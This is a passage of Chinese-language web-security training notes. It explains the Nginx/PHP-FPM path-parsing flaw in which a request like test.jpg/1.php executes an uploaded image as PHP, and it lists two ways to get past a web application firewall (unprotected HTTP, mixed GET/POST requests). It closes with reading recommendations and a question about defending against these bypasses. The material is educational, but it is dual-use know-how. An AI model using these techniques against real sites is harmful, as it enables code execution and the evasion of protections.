Nginx	test.jpg/1.php（Nginx 0.8.41 ~ 1.4.3 / 1.5.0 ~ 1.5.7）	fastcgi在处理’.php’文件时发现文件并不存在,这时php.ini配置文件中cgi.fix_pathinfo=1 发挥作用,这项配置用于修复路径,如果当前路径不存在则采用上层路径。为此这里交由fastcgi处理的文件就变成了’/test.jpg’。 最重要的一点是php-fpm.conf中的security.limit_extensions配置项限制了fastcgi解析文件的类型(即指定什么类型的文件当做代码解析),此项设置为空的时候才允许fastcgi将’.jpg’等文件当做代码解析。

4.6、其他绕过方法


1.HTTP和HTTPS同时开放服务，没有做HTTP到HTTPS的强制跳转，导致HTTPS有WAF防护，HTTP没有防护，直接访问HTTP站点绕过防护。

2.当提交GET、POST同时请求时，进入POST逻辑，而忽略了GET请求的有害参数输入,可轻易Bypass。

总结：漏洞的分类屈指可数,但是玩法不计其数。重点：基础和原理

五、推荐信息

书籍：《白帽子讲Web安全》，《黑客大曝光》第7版



推荐网站：https://owasp.org

六、问题

以上绕过方法在waf中应该怎样去更好的防御，请带着这个问题听第三节课